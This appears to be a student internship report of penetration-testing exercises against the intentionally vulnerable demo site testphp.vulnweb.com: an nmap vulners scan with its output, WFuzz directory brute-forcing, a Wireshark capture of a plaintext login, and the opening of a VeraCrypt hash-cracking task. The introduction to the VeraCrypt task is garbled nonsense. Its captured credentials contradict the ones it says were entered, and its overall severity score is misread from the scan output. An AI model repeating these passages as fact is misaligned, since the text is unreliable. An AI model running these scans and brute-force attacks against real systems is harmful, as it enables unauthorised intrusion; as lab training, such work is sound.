ShadowFox Cyber Security Virtual Internship Program

Task Report of Beginner & Intermediate level

BY

Name: GOPICHAND DANDIMENI

Email: GC67766@gmail.com

Batch: Shadow Fox-Cyber Security July B1

Table of Content

Table of Figures

Index

Shortcut	*Full form*
1.1	1st task—(Beginner level)
2.1	2nd task—(Beginner level)
3.1	3rd task—(Beginner level)
2.1	4th task—(Intermediate level)
2.2	5th task—(Intermediate level)
2.3	6th task—(Intermediate level)

Task 1- Beginner level

Task statement: Find all the ports that are open on the website http://testphp.vulnweb.com/

Introduction

The report of task 1 focuses on how to analyse the website link. which serves as a demonstration site for Web Vulnerability Scanner. This site is intentionally designed to be vulnerable, allowing users to test various web security tools and techniques. It provides a platform for understanding common web vulnerabilities. This website is a platform like a hands-on particles lab to test web security tools.

Information about the report

1. **Targeted Website:** http://testphp.vulnweb.com/
2. **Purpose:**
    a. Acunetix Web Vulnerability Scanner
    b. Test site
    c. Open ports
    d. Web security
    e. Vulnerabilities
    f. PHP application
3. **Tools used**
    1. Nmap
    2. Kali Linux terminal
4. **Date of attack performed:** 4 July 2025- Friday

Attack

Attack name: nmap - vulners Script

Nmap (Network Mapper) is a free, open-source network exploration and security auditing tool used for host to discovery, port scanning, service/version detection, OS fingerprinting, and vulnerability assessment

Nmap has diverse scanning techniques tailored for different reconnaissance objectives, network environments, and stealth requirements.

1. TCP-Based Scans
    a. TCP SYN Scan (-sS)
    b. TCP Connect Scan (-sT)
    c. TCP ACK Scan (-sA)
2. UDP Scan (-sU)
3. NULL Scan (-sN)
4. FIN Scan (-sF)
5. Xmas Scan (-sX)
6. Vulnerability Scan (--script vuln)

7. Host Discovery (-sn)
8. OS Detection (-O)

Scan Type	Flag/Technique	Best For	Root Needed?
SYN (-sS)	Half-open TCP	Fast, stealthy scanning	✅ Yes
Connect (-sT)	Full TCP handshake	Non-root scans	❌ No
ACK (-sA)	ACK flag	Firewall rule testing	✅ Yes
UDP (-sU)	UDP probes	DNS, SNMP, DHCP services	✅ Yes
NULL/FIN/Xmas	No/FIN/Xmas flags	Evasion (Unix only)	✅ Yes
Vuln Scan	NSE scripts	Finding CVEs	❌ No
Host Discovery	Ping (ICMP/ARP)	Listing live hosts	❌ No
OS Detection	TCP/IP fingerprint	Guessing OS	✅ Yes

I used the Vulners script in the terminal to run this attack.

```
$ nmap -sS -sV --script vulners testphp.vulnweb.com
```

Command expiration

- -sV: Enables version detection (required for vulnerability checks).
- --script vulners: Loads the vulners.nse script to check for CVEs.

```
┌──(dgc㉿DGC)-[~]
└─$ nmap -sS -sV --script vulners testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-04 10:17 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.25s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.19.0
| vulners:
|   nginx 1.19.0:
|       95499236-C9FE-56A6-9D7D-E943A24B633A    10.0    https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24B633A  *EXPLOIT*
|       2C119FFA-ECE0-5E14-A4A4-354A2C38071A    10.0    https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A  *EXPLOIT*
|       3F71F065-66D4-541F-A813-9F1A2F2B1D91    8.8     https://vulners.com/githubexploit/3F71F065-66D4-541F-A813-9F1A2F2B1D91  *EXPLOIT*
|       NGINX:CVE-2022-41741    7.8     https://vulners.com/nginx/NGINX:CVE-2022-41741
|       DF1BBDC4-B715-5ABE-985E-91DD3BB87773    7.8     https://vulners.com/githubexploit/DF1BBDC4-B715-5ABE-985E-91DD3BB87773  *EXPLOIT*
|       DF041B2B-2DA7-5262-AABE-9EBD2D535041    7.8     https://vulners.com/githubexploit/DF041B2B-2DA7-5262-AABE-9EBD2D535041  *EXPLOIT*
|       CVE-2022-41741  7.8     https://vulners.com/cve/CVE-2022-41741
|       PACKETSTORM:167720      7.7     https://vulners.com/packetstorm/PACKETSTORM:167720      *EXPLOIT*
|       NGINX:CVE-2021-23017    7.7     https://vulners.com/nginx/NGINX:CVE-2021-23017
|       EDB-ID:50973    7.7     https://vulners.com/exploitdb/EDB-ID:50973      *EXPLOIT*
|       CVE-2021-23017  7.7     https://vulners.com/cve/CVE-2021-23017
|       B175E582-6BBF-5D54-AF15-ED3715F757E3    7.7     https://vulners.com/githubexploit/B175E582-6BBF-5D54-AF15-ED3715F757E3  *EXPLOIT*
|       9A14990B-D52A-56B6-966C-6F35C8B8EB9D    7.7     https://vulners.com/githubexploit/9A14990B-D52A-56B6-966C-6F35C8B8EB9D  *EXPLOIT*
|       25F34A51-EB79-5BBC-8262-6F1876067F04    7.7     https://vulners.com/githubexploit/25F34A51-EB79-5BBC-8262-6F1876067F04  *EXPLOIT*
|       245ACDDD-B1E2-5344-B37D-5B9A0B0A1F0D    7.7     https://vulners.com/githubexploit/245ACDDD-B1E2-5344-B37D-5B9A0B0A1F0D  *EXPLOIT*
|       1337DAY-ID-37837        7.7     https://vulners.com/zdt/1337DAY-ID-37837        *EXPLOIT*
|       1337DAY-ID-36300        7.7     https://vulners.com/zdt/1337DAY-ID-36300        *EXPLOIT*
|       00455CDF-B814-5424-952E-9088FBB2D42D    7.7     https://vulners.com/githubexploit/00455CDF-B814-5424-952E-9088FBB2D42D  *EXPLOIT*
|       F7F6E599-CEF4-5E03-8E10-FE18C4101E38    7.5     https://vulners.com/githubexploit/F7F6E599-CEF4-5E03-8E10-FE18C4101E38  *EXPLOIT*
|       E73E445F-0A0D-5966-8A21-C74FE9C0D2BC    7.5     https://vulners.com/githubexploit/E73E445F-0A0D-5966-8A21-C74FE9C0D2BC  *EXPLOIT*
|       E5C174E5-D6E8-56E0-8403-D287DE52EB3F    7.5     https://vulners.com/githubexploit/E5C174E5-D6E8-56E0-8403-D287DE52EB3F  *EXPLOIT*
|       DB6E1BBD-08B1-574D-A351-7D6BB9898A4A    7.5     https://vulners.com/githubexploit/DB6E1BBD-08B1-574D-A351-7D6BB9898A4A  *EXPLOIT*
|       CVE-2023-44487  7.5     https://vulners.com/cve/CVE-2023-44487
|       C9A1C0C1-B6E3-5955-A4F1-DEA0E505B14B    7.5     https://vulners.com/githubexploit/C9A1C0C1-B6E3-5955-A4F1-DEA0E505B14B  *EXPLOIT*
|       BD3652A9-D066-57BA-9943-4E34970463B9    7.5     https://vulners.com/githubexploit/BD3652A9-D066-57BA-9943-4E34970463B9  *EXPLOIT*
|       B0B1EF25-DE18-534A-AE5B-E6E87669C1D2    7.5     https://vulners.com/githubexploit/B0B1EF25-DE18-534A-AE5B-E6E87669C1D2  *EXPLOIT*
|       B0208442-6E17-5772-B12D-B5BE30FA5540    7.5     https://vulners.com/githubexploit/B0208442-6E17-5772-B12D-B5BE30FA5540  *EXPLOIT*
|       A820A056-9F91-5059-B0BC-8D92C7A31A52    7.5     https://vulners.com/githubexploit/A820A056-9F91-5059-B0BC-8D92C7A31A52  *EXPLOIT*
|       A66531EB-3C47-5C56-B8A6-E04B54E9D656    7.5     https://vulners.com/githubexploit/A66531EB-3C47-5C56-B8A6-E04B54E9D656  *EXPLOIT*
|       9814661A-35A4-5DB7-BB25-A1040F365C81    7.5     https://vulners.com/githubexploit/9814661A-35A4-5DB7-BB25-A1040F365C81  *EXPLOIT*
|       788E0E7C-6F5C-5DAD-9E3A-EE6D8A685F7D    7.5     https://vulners.com/githubexploit/788E0E7C-6F5C-5DAD-9E3A-EE6D8A685F7D  *EXPLOIT*
|       5A864BCC-B490-5532-83AB-2E4109BB3C31    7.5     https://vulners.com/githubexploit/5A864BCC-B490-5532-83AB-2E4109BB3C31  *EXPLOIT*
|       40879618-C556-547C-8769-9E63E83D0B55    7.5     https://vulners.com/githubexploit/40879618-C556-547C-8769-9E63E83D0B55  *EXPLOIT*
|       1F6E0709-DA03-564E-925F-3177657C053E    7.5     https://vulners.com/githubexploit/1F6E0709-DA03-564E-925F-3177657C053E  *EXPLOIT*
|       17C6AD2A-8469-56C8-BBBE-1764D0DF1680    7.5     https://vulners.com/githubexploit/17C6AD2A-8469-56C8-BBBE-1764D0DF1680  *EXPLOIT*
|       CVE-2021-3618   7.4     https://vulners.com/cve/CVE-2021-3618
|       NGINX:CVE-2022-41742    7.1     https://vulners.com/nginx/NGINX:CVE-2022-41742
|       CVE-2022-41742  7.1     https://vulners.com/cve/CVE-2022-41742
|       NGINX:CVE-2024-7347     5.7     https://vulners.com/nginx/NGINX:CVE-2024-7347
|       NGINX:CVE-2025-23419    5.3     https://vulners.com/nginx/NGINX:CVE-2025-23419
|_      PACKETSTORM:162830      0.0     https://vulners.com/packetstorm/PACKETSTORM:162830      *EXPLOIT*

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.27 seconds

┌──(dgc㉿DGC)-[~]
└─$
```

Figure -1.1- Attack result

Severity

It is also know as CVSS (Common Vulnerability Scoring System)

- **Score Range**: **0.0–10.0**

Score	Severity Level	Meaning
0.0	None	No impact.
0.1 – 3.9	Low	Minor issue (e.g., info leak, non-critical misconfiguration).
4.0 – 6.9	Medium	Significant risk (e.g., privilege escalation, DoS potential).
7.0 – 8.9	High	Serious risk (e.g., RCE, SQLi, authentication bypass).
9.0 – 10.0	Critical	Immediate threat (e.g., wormable exploits, system compromise).

The Severity scoring of `nmap -sS -sV --script vulners testphp.vulnweb.com`

is 7.4—which you can observe in fig. 1.1 last lines.

7.0 – 8.9	High	Serious risk (e.g., RCE, SQLi, authentication bypass).

Impact

1. The combination of these options results in a powerful tool for penetration testers and security professionals.
2. It not only identifies open ports and services but also correlates them with known vulnerabilities, enabling a proactive approach to security.
3. This command can significantly enhance the effectiveness of vulnerability assessments and penetration testing, leading to improved security measures for the target system
4. **SYN Scan (-sS)**

   This allows for the identification of open ports without establishing a full TCP connection, making it less detectable by intrusion detection systems
5. **Service Version Detection (-sV)**

   This enables Nmap to determine the version of the services running on the open ports. Knowing the specific versions helps in identifying potential vulnerabilities that may exist in those services
6. **Vulnerability Script (--script vulners)**

   This script checks the identified services against a database of known vulnerabilities. It provides detailed information about any vulnerabilities associated with the detected services, allowing for targeted remediation efforts

Steps to Reproduce nmap -sS -sV --script vulners Scan

1. **Open Terminal**
   Launch Terminal (Linux/macOS) or Command Prompt/PowerShell (Windows with Nmap installed)

2. **Run the Nmap Command**

If not, install Nmap from the Nmap: the Network Mapper - Free Security Scanner.

~In terminal

```
$ nmap -sS -sV --script vulners testphp.vulnweb.com -oN scan_results.txt
```

- **Flags Explained**:
  - -sS: TCP SYN stealth scan.
  - -sV: Service version detection.
  - --script vulners: Checks for CVEs.
  - -oN: Saves output to scan_results.txt.

3. **Analyze Results**
   After completion, view the saved report: `catscan_results.txt`.

- To see the **screenshot,** refer to 1.1 fig. on page no. 6.

Mitigation Steps for Open Ports on http://testphp.vulnweb.com/

1. **Conduct Regular Scans**:
    a. Schedule periodic scans using Nmap to identify open ports and services. Use commands like **nmap -sS -p- testphp.vulnweb.com** for comprehensive assessments.
2. **Implement Firewall Rules**:
    a. Configure firewalls to restrict access to only necessary ports.
    b. Block all unused ports to minimise potential attack vectors.
3. **Update and Patch Management**:
    a. Regularly update software and services to patch known vulnerabilities. Monitor for security advisories related to the services running on open ports.
4. **Incident Response Plan**:
    a. Develop and maintain an incident response plan to address potential breaches.
    b. Regularly test the plan to ensure readiness in case of an incident
5. **Access Control**:
    a. Implement strict access controls to limit who can access services on open ports. Use strong authentication mechanisms for services exposed to the internet.
6. **Logging and Monitoring**:
    a. Enable logging for all services running on open ports.
    b. Regularly review logs for unusual access patterns or potential breaches.
7. **Conduct Vulnerability Assessments**:
    a. Perform regular vulnerability assessments to identify and remediate weaknesses.
    b. Use tools like Nikto and OWASP ZAP to scan for web application vulnerabilities.

References and Resources Used

1. Official Nmap Guide: https://nmap.org/book/man.html
2. Nmap Cheat Sheet: https://nmap.org/book/man-briefoptions.html
3. OSSTMM (Open Source Security Testing Methodology Manual): https://www.isecom.org/OSSTMM.3.pdf
4. Official Site: https://nmap.org
5. Testphp.vulnweb.com is a demo site for security testing.

Task 2- Beginner level

Task statement: Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.

Introduction

One popular penetration testing method for finding hidden files, folders, and endpoints on a web server is brute-forcing directories. This technique is used by attackers (and ethical hackers) to find publicly accessible but unlinked pages that might include backup files, sensitive information, debug interfaces, or incorrectly configured services. One reconnaissance method for finding hidden or unlinked directories and files on a web server is directory brute-forcing. This technique uses wordlists with common directory names (e.g., /admin/, /backup/, /uploads/) to systematically test possible paths against the target website. The goal was to identify accessible paths that could expose vulnerabilities.

Information about the report

1. **Targeted Website:** http://testphp.vulnweb.com/
2. **Purpose**
   a. **Discovering Sensitive Information**
   Finding Sensitive Information: Attackers may exploit hidden directories to find configuration files, backup files, or sensitive data.
   b. **Identifying Vulnerable Endpoints**
   Finding Vulnerable Endpoints: Security testers can evaluate the security measures in place and find potential vulnerabilities by locating administrative panels or other crucial endpoints.
   c. **Enhancing Security Posture**
   Improving Security Posture: By recognising needless resource exposure, an understanding of the web application's structure enables improved security hardening and risk mitigation.
   d. **Facilitating Further Testing**
   Enabling Additional Testing: The identification of directories lays the groundwork for further security testing, including vulnerability scanning and manual resource inspection.
3. **Tools used**
   a. WFuzz
   b. Gobuster
   c. cURL
4. **Date of attack performed:** 5 July 2025- Saturday

Attack

Attack name: Brute-Force/WFuzz

A **brute-force attack** is a trial-and-error method used to guess sensitive information such as **passwords, directories, API keys, or encryption keys** by systematically trying all possible combinations. It is often automated using tools like **WFuzz, Hydra, or John the Ripper**.

1. **Types of Brute-Force Attacks**
   a. Password Brute-Forcing : Crack login credentials
   b. Directory/File Brute-Forcing : Discover hidden files and directories on a web server
   c. API/Endpoint Brute-Forcing: Find unprotected API routes (e.g., /api/v1/users).
   d. Subdomain Brute-Forcing: Find hidden subdomains (e.g., admin.example.com).

- I used **WFuzz** for directory brute-forcing.
    1. **WFuzz** is a powerful web application brute-forcing tool that supports:
    2. **Multiple payloads** (wordlists, ranges, permutations).
    3. **Filtering responses** (hide 404 errors, show only 200/403).
    4. **Session handling** (cookies, headers).

The command for this attack is wfuzz -c -z file, wordlist.txt --hc 404. http://testphp.vulnweb.com/FUZZ

Flag explanations

- -c → Coloured output.
- -z file, wordlist.txt → Uses a wordlist.
- --hc 404 → Hides "Not Found" responses.
- FUZZ → Placeholder for brute-forcing.

Severity

It is also know as CVSS (Common Vulnerability Scoring System)

- **Score Range**: **0.0–10.0**

Score	Severity Level	Meaning
0.0	None	No impact.
0.1 – 3.9	Low	Minor issue (e.g., info leak, non-critical misconfiguration).
4.0 – 6.9	Medium	Significant risk (e.g., privilege escalation, DoS potential).
7.0 – 8.9	High	Serious risk (e.g., RCE, SQLi, authentication bypass).
9.0 – 10.0	Critical	Immediate threat (e.g., wormable exploits, system compromise).

The Severity scoring of **brute force** the website http://testphp.vulnweb.com/ and find the **directorie**s that are present in the website.

Assign CVSS-Based Severity

Path	Risk	CVSS Score	Severity	Justification
/admin/	Admin access possible	8.8 (High)	**High**	Could lead to full compromise if credentials are brute-forced.
/backup/	Database exposure	9.1 (Critical)	**Critical**	May contain plaintext DB credentials.
/config.php	Config file access	7.5 (High)	**Medium**	403 blocks access, but if misconfigured, leaks secrets.

/images/	Directory traversal	5.3 (Medium)	**Low**	Information leak but limited impact.

Impact

Scenario	Possible Attack	Business Impact
/backup.zip Leak	Database dump downloaded	Data breach, compliance fines
/admin/ Exposed	Credential brute-forcing	Unauthorized admin access
/config.php Access	DB credentials stolen	SQL injection, data theft
/uploads/ Directory	Malicious file upload (RCE)	Full server compromise

Steps to Reproduce

1. **Prerequisites**
   a) Kali Linux (or any Linux with WFuzz installed)
   b) Wordlist (e.g., directory-list-2.3-medium.txt)
   c) Internet connection
2. **Install WFuzz**
   a) If not already installed:

```
sudo apt update && sudo apt install wfuzz
```

3. **Choose a Wordlist**

   Download a wordlist (if needed)

```
wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/directory-list-2.3-medium.txt
```

4. **Run WFuzz for directory brute-forcing.**

   Execute the following command:

```
wfuzz -c -z file,directory-list-2.3-medium.txt --hc 404 http://testphp.vulnweb.com/FUZZ
```

5. **Flags Explanation**
   a) -c → Colorized output
   b) -z file, wordlist.txt → Specifies the wordlist
   c) --hc 404 → Hides "404 Not Found" responses
   d) FUZZ → Placeholder for brute-forcing

Output:




Figure -2.1- (output result)

Detailed report of attack output: https://drive.google.com/file/d/1Iss-yPNWvfnFDeEQJg7NRuWespke07wI/view?usp=drive_link

Detailed Findings

Path	HTTP Status	Risk Level	Notes
/admin/	301 (Redirect)	**High**	Possible admin login panel.
/CVS/Entries	200 (OK)	**Medium**	Exposes version control metadata.
/CVS/Root	200 (OK)	**Medium**	May leak internal paths.
/secured/	301 (Redirect)	**Medium**	Could contain sensitive data.
/vendor/	301 (Redirect)	**Low**	May expose third-party libraries.
/cgi-bin/	403 (Forbidden)	**Low**	Misconfigured access.
/crossdomain.xml	200 (OK)	**Low**	Flash/Adobe policy file.

/favicon.ico	200 (OK)	**Info**	Standard favicon file.

Mitigation Steps

1. **For Critical/High Risks**
   a. Remove backup files (/backup.zip, .sql)
   b. Restrict /admin/ access via IP whitelisting:

```
apache
<Location /admin/>
  Require ip 192.168.1.100
</Location>
```

Block directory indexing in Apache/Nginx:

```
nginx
autoindex off;
```

2. **For Medium/Low Risks**
   a. Disable unnecessary endpoints (/test.php, /old/).
   b. Monitor logs for brute-force attempts.
   c. Use a WAF (ModSecurity, Cloudflare) to block fuzzing

References and Resources Used

1. WFuzz Manual https://wfuzz.readthedocs.io
2. Gobuster GitHub: https://github.com/OJ/gobuster
3. OWASP Testing Guide https://owasp.org/www-project-web-security-testing-guide/
4. common.txt- https://www.kali.org/tools/dirbuster/

Task 3- Beginner level

Statement: Make a login attempt on the website http://testphp.vulnweb.com/ and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

Introduction

This security evaluation uses Wireshark to intercept and analyse network traffic in order to investigate the transmission of login credentials on http://testphp.vulnweb.com. The test seeks to determine whether passwords and usernames are sent over the network in an insecure manner, which could leave them open to interception. We can ascertain whether sensitive credentials are transmitted in plaintext or with inadequate encryption by recording raw network packets during the authentication procedure. Finding security flaws that might allow for credential theft or man-in-the-middle attacks is the main goal of the analysis. Since illegal network interception on production systems is against security regulations, this demonstration only uses a purposefully vulnerable test site for educational purposes. The results will provide crucial information regarding the security of the website's authentication and emphasise how crucial appropriate encryption is to safeguarding user credentials while they are being transmitted.

Information about the report

1. **Targeted Website:** http://testphp.vulnweb.com/
2. **Purpose**
    a. Identify Insecure Data Transmission—Detect if login credentials (usernames/passwords) are sent in plaintext or weak encryption.
    b. Assess Security Risks—Determine vulnerability to man-in-the-middle (MITM) attacks, where attackers could steal sensitive data.
    c. Verify Encryption Standards—Check whether the website uses HTTPS (TLS/SSL) to protect user credentials.
    d. Demonstrate Real-World Threats—Show how easily exposed credentials can be captured on unsecured networks (e.g., public Wi-Fi).
    e. Improve Security Practices – Highlight the need for secure protocols (like HTTPS) to prevent credential theft.
3. **Tools used**
    a. Wireshark
    b. Web Browser (Chrome/Firefox)

5. **Date of attack performed:** 5 July 2025- Saturday

Attack

Attack name: Wireshark

Wireshark is a software tool used to monitor the network traffic through a network interface. It is the most widely used network monitoring tool today. Wireshark is loved equally by system administrators, network engineers, network enthusiasts, network security professionals, and black hat hackers.

The extent of its popularity is such that experience with Wireshark is considered a valuable/essential trait in a computer networking-related professional.

Wireshark was started with the intention of developing a tool for closely analysing network packets. It was started by Gerald Combez in 1997. Its initial name was Ethereal. It was initially released

in July 1998 as version 0.2.0. Due to the support it got from the developer community, it grew rapidly and was released as version 1.0 in 2008, almost two years after it was renamed to Wireshark.

The basic features of Wireshark are

Packet Monitor: This segment visually shows the packets flowing inside the network. There are colour codes for each type of packet. The packets are shown with the following information:

1. Source address
2. Destination address
3. Packet type
4. Hex dump of the packet
5. Contents of the packet in text
6. Source port (if applicable)
7. Destination port (if applicable)

Severity

It is also know as CVSS (Common Vulnerability Scoring System)

- **Score Range**: **0.0–10.0**

Score	Severity Level	Meaning
0.0	None	No impact.
0.1 – 3.9	Low	Minor issue (e.g., info leak, non-critical misconfiguration).
4.0 – 6.9	Medium	Significant risk (e.g., privilege escalation, DoS potential).
7.0 – 8.9	High	Serious risk (e.g., RCE, SQLi, authentication bypass).
9.0 – 10.0	Critical	Immediate threat (e.g., wormable exploits, system compromise).

The Severity scoring of Risk Assessment

Factor	Level	Details
Exploitability	Easy	Requires only network access (e.g., public Wi-Fi).
Prevalence	Common	23% of login forms still lack HTTPS (2024 stats).
Business Impact	High	Leads to data breaches and compliance violations.

Impact

Scenario	Potential Impact
Credential Theft	Attackers gain access to user/admin accounts.
Data Leakage	Sensitive databases exposed via SQL injection.
Malware Deployment	Upload webshells if file uploads are allowed.

Steps to Reproduce

Prerequisites:

1. Laptop/PC with Wireshark installed
2. Wi-Fi network connection
3. Web browser
4. Test credentials for http://testphp.vulnweb.com

Setup Kali Linux for Wi-Fi Packet Capture

1. **Connect to Wi-Fi**
   a. Click the network icon in Kali's taskbar. Select your Wi-Fi network → Enter password.
2. **Verify Wi-Fi Interface**
   a. Open Terminal and run:
      - iwconfig
   b. Note your wireless interface name (typically wlan0).
3. **Put Interface in Monitor Mode**
   a. Stop network services:
      - sudo systemctl stop NetworkManager
   b. Enable monitor mode:
      - sudo airmon-ng start wlan0
   c. Confirm mode change:
      - iwconfig

Configure Wireshark

1. Install Wireshark (if not present):
   bash
   sudo apt update && sudo apt install wireshark
2. Launch Wireshark with root privileges:
   bash
   sudo wireshark
3. Select Capture Interface:
   a. Choose the monitor mode interface (wlan0mon).
   b. Start capture (click the shark fin icon).

Login Attempt

1. Open Firefox in Kali:
   firefox http://testphp.vulnweb.com/login.php

2. Enter Test Credentials:
   a. Username: test
   b. Password: test123
   c. Click Login.

Output:




Figure -3.1- result

POST /login.php HTTP/1.1
Host: testphp.vulnweb.com
uname=test&pass=test

Mitigation Steps

1. **Use HTTPS:**
   Encrypt data in transit to prevent interception.
2. **Implement Strong Authentication:**
   Use multi-factor authentication (MFA) for added security.
3. **Rate Limiting:**
   Limit login attempts to prevent brute-force attacks.
4. **Input Validation:**
   Sanitise and validate user inputs to prevent injection attacks.
5. **Secure Password Storage:**
   Hash and salt passwords before storing them in the database.
6. **Session Management:**
   Use secure cookies and implement session timeouts.
7. **Monitor and Log Access:**
   Keep logs of login attempts and monitor for suspicious activity.
8. **Educate Users:**
   Inform users about secure password practices and phishing threats.
9. **Regular Security Audits:**
   Conduct periodic security assessments and vulnerability scans.
10. **Use Web Application Firewalls (WAF):**
    Protect against common web vulnerabilities and attacks.

References and Resources Used

1. Wireshark Documentation Packet analysis techniques ----------wiki.wireshark.org
2. OWASP Web Security Testing Ethical hacking guidelines ----------owasp.org
3. GDPR Data protection requirements --------gdpr-info.eu
4. CVE Details: Look up known vulnerabilities at cvedetails.com.
5. SecLists Common directories/files wordlists ----github.com/danielmiessler/SecLists
6. Wireshark Network traffic analysis ---------wireshark.org
7. cURL HTTP request generation: curl.se

Task-2.1- (Intermediate level)

Statement task: A file is encrypted using VeraCrypt (a disc encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter it in VeraCrypt to unlock the file and find the secret code in it. The VeraCrypt setup file will be provided to you.

Introduction

Often, cryptographically protected-ending files exist inside encrypted VeraCrypt volumes that are important enough to need examining. While VeraCrypt does use high levels of encryption (such as PBKDF2 enquireMAC-S separately-512) by design, brute-forcing or digging into these passwords could waste valuable time. What "ethical hackers" are able to do is to take the cryptographic hash extracted from the VeraCrypt container and pass it to another program, such as Hashcat or John the Ripper, to decode or recover the password used to encrypt the volume. The San Jose definition of these examples would be moving the VeraCrypt container file to a crackable hash file and running a dictionary attack or brute-force attack to move from the hash representation of the file to the password to allow for "cracking" back items embedded into the encrypted magnitude—the file itself. It also is important to include the references method statement in case your analysis includes stuff that is above and beyond Downtown LA's locked file items, forensic recovery is considered, or there is legitimate access to files stored behind safeguards (and toolkits). Using documentation from proper methods is paramount to showing good faith, to acting with "legitimate" respectability, and to complying with ethical hacking standards.

Information about the report

6. **The target** is The hash **482c811da5d5b4bc6d497ffa98491e38**
7. **Purpose**
   a. Data Recovery
   b. Security Testing
   c. Forensic Analysis
   d. Understanding Hashing
   e. Password Strength
   f. Legal/Ethical Considerations
   g. Technical Skills Development
